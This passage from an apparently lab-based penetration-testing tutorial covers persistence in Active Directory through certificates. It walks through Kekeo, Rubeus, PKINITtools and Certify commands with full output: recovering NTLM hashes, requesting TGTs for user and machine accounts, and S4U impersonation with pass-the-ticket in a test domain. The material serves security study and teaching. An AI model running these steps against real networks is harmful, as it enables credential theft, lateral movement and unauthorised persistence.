
```
*** Credential information ***
  [0] NTLM
  NTLM: 58a478135a93ac3bf058a5ea0e8fdb71

*** Client name and ticket information ***
ClientId 01d79d9d38421480 - 30/8/2021 3:47:41 μμ
Client   pentestlab@purple.lab

*** UPN and DNS information ***
UPN            pentestlab@purple.lab
DnsDomainName  PURPLE.LAB
Flags          00000000 (0)

*** Server Signature ***
Type 00000010 - (0) : 0816db23b574f04ab64f1e1d
```

Kekeo – User NTLM Hash

If the account is local admin the NTLM hash could be combined with other attacks such as pass the hash in order to move laterally to other systems (if the account has access). Alternatively, retrieving the hash of a user account could give the opportunity to crack it offline and therefore establishing persistence on the host. The NTLM hash could be retrieved multiple times even if the password has been changed by the user as long as the certificate is valid (1 year by default).

From non-domain joined systems Dirk-jan Mollema developed a set of tools called PKINITtools in Python which can be used to recover the NTLM hash. Initially the .kirbi file needs to be converted to credential cache file (.ccache) with the "*ticket_converter.py*" tool.

```
python3 ticket_converter.py pentestlab.kirbi pentestlab.ccache
```




```
┌──(kali㉿kali)-[~/ticket_converter-master]
└─$ python3 ticket_converter.py pentestlab.kirbi pentestlab.ccache
Converting kirbi => ccache

┌──(kali㉿kali)-[~/ticket_converter-master]
└─$ 
```

Ticket Converter – kirbi to ccache

Similarly to Rubeus the TGT can be obtained using the "*gettgtpkinit.py*" by supplying the certificate, the password that it was used to protect the private key, the user which the certificate has been issued and the .ccache file which contains the credentials for the Kerberos authentication.

```
python3 gettgtpkinit.py purple.lab/pentestlab -cert-pfx cert.pfx -pfx-pass
Password123 pentestlab.ccache
```




```
┌──(kali㉿kali)-[~/PKINITtools]
└─$ python3 gettgtpkinit.py purple.lab/pentestlab -cert-pfx cert.pfx
-pfx-pass Password123 pentestlab.ccache
2021-09-04 16:00:02,946 minikerberos INFO     Loading certificate and
 key from file
2021-09-04 16:00:02,962 minikerberos INFO     Requesting TGT
2021-09-04 16:00:12,776 minikerberos INFO     AS-REP encryption key (
you might need this later):
2021-09-04 16:00:12,776 minikerberos INFO     e2cde9845e5d46715b6b968
c80775b44ecbd2cd5eb6e2f38f6739e120acf1b53
2021-09-04 16:00:12,782 minikerberos INFO     Saved TGT to file

┌──(kali㉿kali)-[~/PKINITtools]
└─$ 
```

Request TGT

The AES-REP encryption key which has been retrieved previously can be used with the "*getnthash.py*" utility in order to recover the NTLM hash from the PAC.

```
python3 getnthash.py purple.lab/pentestlab -key
e2cde9845e5d46715b6b968c80775b44ecbd2cd5eb6e2f38f6739e120acf1b53
```




```
┌──(kali㉿kali)-[~/PKINITtools]
└─$ python3 getnthash.py purple.lab/pentestlab -key e2cde9845e5d46715b6b968c8
0775b44ecbd2cd5eb6e2f38f6739e120acf1b53
Impacket v0.9.24.dev1+20210815.200803.5fd22878 - Copyright 2021 SecureAuth Co
rporation

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
58a478135a93ac3bf058a5ea0e8fdb71

┌──(kali㉿kali)-[~/PKINITtools]
└─$ 
```

Retrieve NTLM Hash

Machine Account Persistence

If local administrator rights have been obtained a certificate could be requested for a machine account instead of a user account. Therefore the issued certificate could be used to request a ticket granting ticket from Kerberos Distribution Center (KDC).

```
Rubeus.exe asktgt /user:HIVE$ /certificate:C:\Users\pentestlab.PURPLE\cert.pfx
/password:Password123
```




```
C:\Users\pentestlab.PURPLE>Rubeus.exe asktgt /user:HIVE$ /certificate:C:\Users\pentestlab.PURPLE\cert.pfx /password:Pass
word123

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Hive.purple.lab
[*] Building AS-REQ (w/ PKINIT preauth) for: 'purple.lab\HIVE$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFWDCCBVSgAwIBBaEDAgEWooIEdjCCBHJhggRuMIIEaqADAgEFoQwbClBVUlBMRS5MQUKiHzAdoAMC
      AQKhFjAUGwZrcmJ0Z3QbCnB1cnBsZS5sYWKjggQyMIIELqADAgESoQMCAQKiggQgBIIEHAbvv9BdSvfd
      opDEaRJIj8MpuTnpQyCnmAWYCO9F9YF/ao13rNuLXtaKoxg+YcBY0+jDryl7fDouchmdnrDHKBiBGN4K
      6o4gVxrS0ok3eJLOMi6OYW1ddBSePLCA9NYvF/sdoXMZjG+S8okNHYE4o5dF3SxIIWfLekBu4Q5+4gmk
      oL5bB6Y4Rf4MUxjpbHH4vLmlCtbozTyTfmXgcyG6b43FrpnIuMp+s3xIVQ6YGeYIKXOC3CQv9dM8B0Kl
      l/p7uBNJmE76eKmCaRilODaqgFkGFKbqHjRqBHAI4pO/X7ATsopMhsQ2pFM2OuLejiukZN7X4LGCN+Ui
      4xgoZLxwQO2WjxdEIT1Nkyjexl+fvM3Vio+llZxAwqANB0e/4YdDjzDy+XXYrx4QuCD0RmXsx6fozijH
      pPrsf8Us9KTwHDbvMqlHR8ffO+2iT+6PZUJ6fgX/+u1t7Zn+ew3plrHGlvARsJ9nwkKnioTjt11BpOVX
      FjvnAGbi+9tD+E4oqifryPWJWiQ/6xcm6xfbnktnCWkmg0Dcpw5AYIT/K0oetnbbDWcxnmegJgdz47dN
```

Rubeus – Request TGT for Machine Account

Using Kekeo in a similar manner that it has been used with the user account, the ticket can be applied in the current session by executing the following:

```
tgt::ask /pfx:<base64> /user:HIVE$ /password:Password123 /domain:purple.lab /ptt
```




```
kekeo # tgt::ask /pfx:doIFWDCCBVSgAwIBBaEDAgEWooIEdjCCBHJhggRuMIIEaqADAgEFoQwbClBVUlBMRS5MQUKiHzAdoAMCAQKhFjAUGwZrcmJ0Z3
QbCnB1cnBsZS5sYWKjggQyMIIELqADAgESoQMCAQKiggQgBIIEHAbvv9BdSvfdopDEaRJIj8MpuTnpQyCnmAWYCO9F9YF/ao13rNuLXtaKoxg+YcBY0+jDry
l7fDouchmdnrDHKBiBGN4K6o4gVxrS0ok3eJLOMi6OYW1ddBSePLCA9NYvF/sdoXMZjG+S8okNHYE4o5dF3SxIIWfLekBu4Q5+4gmkoL5bB6Y4Rf4MUxjpbH
H4vLmlCtbozTyTfmXgcyG6b43FrpnIuMp+s3xIVQ6YGeYIKXOC3CQv9dM8B0Kll/p7uBNJmE76eKmCaRilODaqgFkGFKbqHjRqBHAI4pO/X7ATsopMhsQ2pF
M2OuLejiukZN7X4LGCN+Ui4xgoZLxwQO2WjxdEIT1Nkyjexl+fvM3Vio+llZxAwqANB0e/4YdDjzDy+XXYrx4QuCD0RmXsx6fozijHpPrsf8Us9KTwHDbvMq
lHR8ffO+2iT+6PZUJ6fgX/+u1t7Zn+ew3plrHGlvARsJ9nwkKnioTjt11BpOVXFjvnAGbi+9tD+E4oqifryPWJWiQ/6xcm6xfbnktnCWkmg0Dcpw5AYIT/K0
oetnbbDWcxnmegJgdz47dNG9EeMjfUp1LP7yY9zs49Ujq2OK+lGAb5sYOghO1VgnYv9z5CcMz6ujV92FY4A+M81Q0L8DvSsYFk65N9+1Pp0t1pTNgZw3dF3P
WuLSq5nSrtAtzeWUBM+O+E6j4dre0M0p7yI7NGm1RxPbJSvMvVJxe64HNmbL8a016qvYmXH//3TciFvGp2G8nHoADcMTdhf0+p7g4A/LBHQrdX3+Qk3D3dHu
LUe+yb84EwYoNxoVhC3/e7XdrFai4iqvl9EPa/xDcAlOIXxZvMcNSooIYxm3KHEM3khpf5vBgveNlTvNQ7pV6wTpoEkivvWuTylxEITITcG8bzw4tHaSpCaq
pJXThxIY2RN863nbGUYr6Tp7VqeQVvC3A09JqSQmACodv/sVbRzG0+CScOn6LxRLmczkQCCnjs2mPou3+51qOqTDcvSN1LpgGxlGFL5SAcXJR0xZZse7YYU3
5LNaR6VS8EUTMzGuc/tv4MLh1cgKxlSnqKq3uhYJF852ceWQDPbkfP60y1UfadbDzAC8c5njCIqjkPQE710B+xrtRwQw5LdcYErI//wKMavNVQ928EcburTX
7QS1nEwI+Iju78KFf8R6ug7qSsxiQZShWdHGhSLrB3BYV4dH5RlCwf4GNri7wJH8hnhWUA3l87Ha9CLWsoK9AWkToJ/5BBy1ZfNN8nnBI+jBoJcly4+1t1dE
eVw/uPJJZT0wlufxhx+64R3uIJnG4kzxO8FonDNs6I/uaKUWq4qLGuYRakcdFUrqc5zxdyG3VpdV1NCFZJuXkzRKpnZ7Xnv+pFzU6Ukoui7bcEATTToeScUl
e3qrqLIh6LpXOTo4HNMIHKoAMCAQCigcIEgb99gbwwgbmggbYwgbMwgbCgGzAZoAMCARehEgQQvGn2IkBzfBZ6Q8uuOzwlbKEMGwpQVVJQTEUuTEFCohIwEK
ADAgEBoQkwBxsFSElWRSSjBwMFAEDhAAClERgPMjAyMTA5MDQyMTM1NDRaphEYDzIwMjEwOTA1MDczNTQ0WqcRGA8yMDIxMDkxMTIxMzU0NFqoDBsKUFVSUE
xFLkxBQqkfMB2gAwIBAqEWMBQbBmtyYnRndBsKcHVycGxlLmxhYg== /user:HIVE$ /password:Password123 /domain:purple.lab /ptt
Realm        : purple.lab (purple)
User         : HIVE$ (HIVE$)
CName        : HIVE$    [KRB_NT_PRINCIPAL (1)]
SName        : krbtgt/purple.lab        [KRB_NT_SRV_INST (2)]
Need PAC     : Yes
Auth mode    : ENCRYPTION KEY 23 (rc4_hmac_nt      ): 58a478135a93ac3bf058a5ea0e8fdb71
[kdc] name: dc.purple.lab (auto)
[kdc] addr: 10.0.0.1 (auto)
KDC_ERR_PREAUTH_FAILED (24) - 5/9/2021 12:46:03 πμ
```

Kekeo – Submit Machine Account Certificate

Having a ticket for a machine account access can be established for any service (HTTP, CIFS etc.) as any user if the account is configured for constrained delegation.


```
Rubeus.exe s4u /user:HIVE$
/aes256:64e2da4f19b52a18760f0a0032f10d796eabec1156a63f56c69fa0d86064f656
/domain:purple.lab /msdsspn:<service> /tgs:<name>.kirbi /ptt
```



```
C:\Users\pentestlab.PURPLE>Rubeus.exe s4u /user:HIVE$ /aes256:64e2da4f19b52a18760f0a0032f10d796eabec1156a63f56c69fa0d860
64f656 /domain:purple.lab /msdsspn:krbtgt/dc.purple.lab /tgs:[0;c3ada]-2-1-40e10000-pentestlab@krbtgt-purple.lab.kirbi /
ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4

[*] Action: S4U

[*] Using aes256_cts_hmac_sha1 hash: 64e2da4f19b52a18760f0a0032f10d796eabec1156a63f56c69fa0d86064f656
[*] Building AS-REQ (w/ preauth) for: 'purple.lab\HIVE$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIE2DCCBNSgAwIBBaEDAgEWooID5jCCA+JhggPeMIID2qADAgEFoQwbClBVUlBMRS5MQUKiHzAdoAMC
      AQKhFjAUGwZrcmJ0Z3QbCnB1cnBsZS5sYWKjggOiMIIDnqADAgESoQMCAQKiggOQBIIDjB0VqRRCaKer
      dd3IN66WQLg9Fdf8VKnl7sKs6HCbUtiy1jK7aoZxfzOIoTUk5BrXvJbq+DMy2DQeeY+yXHCU6tANnhhB
      j2IJet/v2z0BZuNx7IN98A3mhLYwdyNsd5/y4DwkBpmsGoWxgJRfaEs+xgFbApu85luGJLmRK55tn5XC
      TqENz6ZuGHzyquuR3tmZIVK7BtW5IrROO+1c57SaoxR5B2mGJ6xKRni8kPVhMlkf78sc/SdUjC2k6BYv
      uSwj4KpCQD6ZtGJrxrSsI/+JM5pgOFiqX7tWKLI4dVU91IQN6b6uGVbytYy7fCY3S8XTJxWhftrZcxrh
      z7apMdA7LT6ZcakoRroNXf6o2oWLmv6w9v0K0GwPLcOvbwvf6CCCdxAo6GZDzFhDHZXPwd8TdyM2QFKT
```

Rubeus – Impersonate User

YouTube



Γραμμή εντολών - Certify.exe request /ca:ca.purple.lab\purple-CA /template:User

```
C:\Users\pentestlab.PURPLE>Certify.exe request /ca:ca.purple.lab\purple-CA /template:User

  v1.0.0

[*] Action: Request a Certificates

[*] Current user context    : PURPLE\pentestlab
[*] No subject name specified, using current context as subject.

[*] Template                : User
[*] Subject                 : CN=pentestlab, CN=Users, DC=purple, DC=lab

[*] Certificate Authority   : ca.purple.lab\purple-CA
```

[Watch Video At: https://youtu.be/Pwt2kk2vJDM](https://youtu.be/Pwt2kk2vJDM)

Account Persistence – Certificates

References

- https://posts.specterops.io/certified-pre-owned-d95910965cd2
- https://www.specterops.io/assets/resources/Certified_Pre-Owned.pdf
- https://github.com/TheWover/CertStealer
- https://github.com/GhostPack/Rubeus
- https://github.com/dirkjanm/PKINITtools
- https://github.com/GhostPack/Certify